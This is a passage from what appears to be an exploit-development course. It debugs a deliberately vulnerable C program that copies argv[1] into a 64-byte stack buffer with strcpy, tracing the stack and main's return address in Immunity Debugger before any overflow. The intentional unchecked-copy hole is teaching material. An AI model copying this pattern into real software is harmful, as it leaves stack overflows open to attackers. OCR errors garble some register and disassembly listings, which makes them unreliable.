Since the entry point in this case does not coincide with the beginning of the *main* function, our first goal is to find where the *main* function is located in memory. In this particular application, we can search the process memory space for the error message highlighted below to help get our bearings:

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buffer[64];

    if (argc < 2)
    {
        printf("Error - You must supply at least one argument\n");

        return 1;
    }

    strcpy(buffer, argv[1]);

    return 0;
}
```

Listing 340 - The error message can help us locating the main function

To search, we right click inside the disassembly window and select *Search for > All referenced text strings*:





Figure 190: Searching for strings in Immunity Debugger

The result window (Figure 191) clearly shows the string we are looking for.




Immunity Debugger - strcpy.exe - [Text strings referenced in strcpy::text]

R File View Debug Plugins ImmLib Options Window Help Jobs

Address	Disassembly	Text string
004014E0	SUB ESP,0C	(Initial CPU selection)
0040150F	MOV DWORD PTR SS:[ESP],strcpy.00404000	ASCII "libgoj-16.dll"
00401528	MOV DWORD PTR SS:[ESP+4],strcpy.00404000	ASCII "Jo_RegisterClasses"
00401584	MOV DWORD PTR SS:[ESP],strcpy.00404024	ASCII "Error - You must supply atleast one argument"
004019E3	MOV ECX,strcpy.00404060	ASCII "Unknown error"
00401A19	MOV DWORD PTR SS:[ESP+4],strcpy.00404071	ASCII "_matherr(): %s in %s(%x, %x) (%x-%x)"
00401A8D	MOV DWORD PTR SS:[ESP],strcpy.00404194	ASCII "Minew-W64 runtime failure:%d"
00401BCA	MOV DWORD PTR SS:[ESP],strcpy.00404204	ASCII "VirtualProtect failed with code %x"
00401BEA	MOV DWORD PTR SS:[ESP],strcpy.004041D0	ASCII "VirtualQuery failed for %d bytes at address %p"
00401BFE	MOV DWORD PTR SS:[ESP],strcpy.004041B0	ASCII "Address %p has no image-section"
00401B9C	MOV DWORD PTR SS:[ESP],strcpy.00404260	ASCII "Unknown pseudo relocation bit size %d"
00401EB3	MOV DWORD PTR SS:[ESP],strcpy.004041D0	ASCII "VirtualQuery failed for %d bytes at address %p"
00401EC7	MOV DWORD PTR SS:[ESP],strcpy.0040422C	ASCII "Unknown pseudo relocation protocol version %d."
004027A5	ASCII ""@",0	

Figure 191: Our error message is found and we can backtrack the location of the main function

Double-clicking on that line, we return to the disassembly window, but this time inside the *main* function. In Figure 192, we recognize the instructions that displays the error message string as well as the call to the *strcpy* function.



Immunity Debugger - strcpy.exe - [CPU - main thread, module strcpy]

C File View Debug Plugins ImmLib Options Window Help Jobs

```

00401570  $ 55      PUSH EBP
00401571  . 89E5    MOV EBP,ESP
00401573  . 89E4 F0 AND ESP,FFFFFF0
00401576  . 89EC 50 SUB ESP,50
00401579  . E8 A2010000 CALL strcpy.00401720
0040157E  . 837D 08 01 CMP DWORD PTR SS:[EBP+8],1
00401582  . 7F 13    JG SHORT strcpy.00401597
00401584  . C70424 244040 MOV DWORD PTR SS:[ESP],strcpy.00404024 ASCII "Error - You must supply atleast one argument"
00401588  . E8 5C110000 CALL <JMP.&msvcrt.puts>
00401590  . B8 01000000 MOV EAX,1
00401595  . EB 1D    JMP SHORT strcpy.004015B4
00401597  . 8B45 0C  MOV EAX,DWORD PTR SS:[EBP+C]
0040159A  . 83C0 04  ADD EAX,4
0040159D  . 8B00    MOV EAX,DWORD PTR DS:[EAX]
0040159F  . 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
004015A3  . 8D4424 10 LEA EAX,DWORD PTR SS:[ESP+10]
004015A7  . 890424  MOV DWORD PTR SS:[ESP],EAX
004015AA  . E8 2D110000 CALL <JMP.&msvcrt.strcpy>
004015AF  . B8 00000000 MOV EAX,0
004015B4  . C9    LEAVE
004015B5  . C3    RETN
004015B6  . 90    NOP

```

Figure 192: The main function has successfully been located

Our interest lies in the *strcpy* function call itself, so we can place a *breakpoint*³⁰⁷ on this instruction. A breakpoint is essentially an intentional pause that can be set by the debugger on any program instruction.

³⁰⁷ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Breakpoint>

```

00401570  $ 55      PUSH EBP
00401571  . 89E5    MOV EBP,ESP
00401573  . 83E4 F0  AND ESP,FFFFFFF0
00401576  . 83EC 50  SUB ESP,50
00401579  . E8 A2010000 CALL strcpy.00401720
0040157E  . 837D 08 01 CMP DWORD PTR SS:[EBP+8],1
00401582  . 7F 13    JG SHORT strcpy.00401597
00401584  . C70424 24404001 MOV DWORD PTR SS:[ESP],strcpy.00404024
0040158B  . E8 5C110000 CALL <JMP.&msvcrt.puts>
00401590  . B8 01000000 MOV EAX,1
00401595  . EB 1D    JMP SHORT strcpy.004015B4
00401597  > 8B45 0C  MOU EAX,DWORD PTR SS:[EBP+C]
0040159A  . 83C0 04  ADD EAX,4
0040159D  . 8B00    MOV EAX,DWORD PTR DS:[EAX]
0040159F  . 894424 04  MOV DWORD PTR SS:[ESP+4],EAX
004015A3  . 8D4424 10  LEA EAX,DWORD PTR SS:[ESP+10]
004015A7  . 890424    MOV DWORD PTR SS:[ESP],EAX
004015AA  . E8 2D110000 CALL <JMP.&msvcrt.strcpy>    strcpy
004015AF  . B8 00000000 MOV EAX,0
004015B4  > C9      LEAVE
004015B5  . C3      RETN

```

Figure 193: Setting a breakpoint on the call to the strcpy function

To set a breakpoint on the `strcpy` function call, we select the line in the disassembly window at address 0x004015AA and press **F2**. Once set, the breakpoint will show the instruction line with a light blue highlight as shown in Figure 193.

Next, we can continue the execution flow by selecting *Debug > Run* or by pressing **F9**. Almost immediately, the execution stops again just before the call to the `strcpy` function where we set our breakpoint (address 0x004015AA).

Address	Hex dump	ASCII
00403000	0A 00 00 00 B0 27 40 00 ...@.	
00403010	FF FF FF FF FF FF FF FF	
00403018	FF 00 00 00 02 00 00 00 ...@...	
00403020	00 27 40 00 01 9A FF E4 C'@ !@	

Registers (FPU)

EAX	0065FE70
ECX	7645736A msvcrt.7645736A
EDX	001B1438
EBX	00000002
ESP	0065FE60
EBP	0065FE88
ESI	001B0E38
EDI	00000000
EIP	004015AA strcpy.004015AA

Stack

C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 0	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 3C9000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00000206 (NO,NB,NE,A,NS,P+,GE,G)
ST0	empty @
ST1	empty @
ST2	empty @
ST3	empty @
ST4	empty @
ST5	empty @
ST6	empty @
ST7	empty @

Stack dump

0065FE60	0065FE70 pme. dest = 0065FE70
0065FE64	001B0E38 @+. src = "AAAAAAAAAAAA"
0065FE6C	00000018 t..
0065FE70	0040116A j@. RETURN to strcpy.0040116A
0065FE74	00000000

Figure 194: Executing strcpy

As shown in Figure 194, execution has paused at the `strcpy` command (address 0x004015AA). EIP is set to this address as well since this points to the next instruction to be executed. In the stack window, we find the twelve “A” characters from our command line input (`src = "AAAAAAAAAAAA"`)

and the address of the 64-byte buffer variable where these characters will be copied (`dest = 0065FE70`).

We can now step into the `strcpy` call (with *Debug > Step into* or **F7**). Notice that the addresses in the upper-left assembly instruction window have changed because we are now inside the `strcpy` function. This is noted by the highlighted address (0x76485E90) shown in Figure 195:




Figure 195: Stack layout before strcpy execution

Now, we can double-click on the `strcpy` destination address (0x0065FE70) in the stack pane to better monitor the memory write operations occurring at that address. This address is highlighted in Figure 196 as noted by the red arrow:





Figure 196: Monitoring the memory write operations

As shown in Figure 197, this changes the view of the stack pane slightly. Now, we see relative (positive and negative) offsets in the left-hand column instead of real addresses:



```

$-14 004015AF >@. [CALL to strcpy from strcpy.004015AA
$-10 0065FE70 pme. [dest = 0065FE70
$-C 00780EA0 amx. [src = "AAAAAAAAAAAA"
$-8 FFFFFFFF
$-4
$-4 00000018 t...
$==> 0040116A j@. RETURN to strcpy.0040116A from <JMP.&msvcrt._getmainargs>
$+4 00000000 ...
$+8 00000000 ...
$+C 0040168F A@. RETURN to strcpy.0040168F from strcpy.004015C0
$+10 004016A0 a@. strcpy.004016A0
$+14 40000060 '...@
$+18 0065FE98 yme.
$+1C 77C7C2A6 @tlfw RETURN to ntdll.77C7C2A6 from ntdll.77C7C2C0
$+20 00000000 ...
$+24 00000000 ...
$+28 0065FF80 C e.
$+2C 004016FB J!!@. RETURN to strcpy.004016FB from strcpy.00401680
$+30 004016A0 a@. strcpy.004016A0
$+34 00000000 ...
$+38 00000000 ...
$+3C 0000000D ...
$+40 00780DE0 x.x.
$+44 0000000D ...
$+48 0065FF80 C e.
$+4C 004013E3 T!!@. RETURN to strcpy.004013E3 from strcpy.00401570
$+50 00000002 @...
$+54 00780E38 8@.
$+58 007813D0 "!!x
$+5C 00000000 ...
$+60 00000000 ...
$+64 00000000 ...
$+68 00000000 ...
$+6C 00000000 ...

```


Figure 197: Stack layout with relative offsets before strcpy execution

Let's take a closer look at this stack window. First, note that offset zero, now highlighted and noted with an arrow indicator (==>), is address 0x0065FE70. This is the beginning of the destination buffer where our input string of A's will ultimately be copied. Since we defined a 64-byte buffer in our program (buffer[64]), our buffer extends from offset 0 to offset +40, including the null terminator for our character array.

Notice that there are what appear to be return addresses in this buffer (offsets +C, +1C, and +2C) as well as various other oddities. Since we did not initialize, or clear, our buffer when we defined it, that space is filled with residual data, which the debugger attempts to interpret. When the time comes to copy our array of A's to the buffer, this residual data will be overwritten.

Next, notice the return address 0x004015AF at the top of the stack. This is the address we will return to when the *strcpy* has completed and correlates to the *MOV EAX,0* instruction shown in Figure 194. This is the instruction immediately following the *CALL <JMP.&msvcrt.strcpy>* instruction that brought us here, and that *CALL* instruction pushed this address on the stack automatically for us.

At this point, we can let the execution continue to the end of the *strcpy* function with *Debug > Execute till return* or *Ctrl+F9*. This will allow us to see the result of the *strcpy* function:



```


$-14 004015AF >@. RETURN to strcpy.004015AF from <JMP.&msvort.strcpy>
$-10 0065FE70 p@e. ASCII "AAAAAAAAAAAA"
$-C 00780EA0 @A. ASCII "AAAAAAAAAAAA"
$-8 FFFFFFFF
$ ==> 41414141 AAAA
$+4 41414141 AAAA
$+8 41414141 AAAA
$+10 004016A0 a@. strcpy.004016A0
$+14 40000060 ...@.
$+18 0065FE98 @e.
$+1C 77C7C2A6 eT!w RETURN to ntdll.77C7C2A6 from ntdll.77C7C2C0
$+20 00000000 ...
$+24 00000000 ...
$+28 0065FF80 C e.
$+2C 004016FB J@. RETURN to strcpy.004016FB from strcpy.00401680
$+30 004016A0 a@. strcpy.004016A0
$+34 00000000 ...
$+38 0000000D ...
$+3C 0000000D ...
$+40 00780DE0 a ...
$+44 00000000 ...
$+48 0065FF80 C e.
$+4C 004013E3 T!!@. RETURN to strcpy.004013E3 from strcpy.00401570

```

Figure 198: Stack layout with relative offsets after strcpy execution

In Figure 198, *strcpy* has copied the twelve “A” characters to the stack (into the buffer) and we are clearly within the 64-byte buffer limit imposed by the declared local *buffer* variable size. Before proceeding, make a mental note of the address (004013E3) located at offset 0x4C (Figure 198) from the *buffer* variable. This is the *main* function return address, the address of the instruction we will return to once the *main* function has completed its execution. We will see this in action in a moment.

Now that the *strcpy* function has completed its execution and all data has been copied into the destination buffer, it’s time to return the execution to *main* through the RETN assembly instruction shown in Figure 199.



Registers (FPU)
ERX 0065FE70 ASCII "AAAAAAAA"
EDX 00B40EB0
EDX 00B40EB0
EBX 00000002
ESP 0065FEC
EBP 0065FEB8
ESI 00B40E88
EDI 00000000

EIP 76485F87 msvort.76485F87

C	E	S	P	L	D	B	F	T	G
0	0	0023	32bit	0	FFFFFFFFFF				
1	0	0023	32bit	0	FFFFFFFFFF				
2	1	0023	32bit	0	FFFFFFFFFF				
3	0	0023	32bit	0	14000(FFF)				
4	0	FS	003B	32bit	0	14000(FFF)			
5	0	GS	0000	NULL					

Address | Hex dump | ASCII |

```

00403000 00 00 00 00 B0 27 40 00 ...@e.
00403008 FF FF FF FF FF FF FF ...
00403010 00 00 00 00 00 00 00 00 ...@.
00403018 FF FF FF 70 00 00 00 00 ...@.
00403020 90 27 40 00 30 B7 33 4F C@. @=30
00403028 C2 48 CC B0 00 00 00 00 THIR...
00403030 00 00 00 00 00 00 00 00 .....
00403038 00 00 00 00 00 00 00 00 .....
00403040 00 00 00 00 00 00 00 00 ...

```

Figure 199: Returning from strcpy to main

This RETN instruction “pops” the value at the top of the stack (0x004015AF, relative offset -0x14 in Figure 199) into the EIP register, instructing the CPU to execute the code at that location next.

If we single-step through this RETN instruction (with *Debug > Step into* or *[F7]*), we arrive back at the *main* function address 0x004015AF, as expected, since this is the next address after the *strcpy* call.

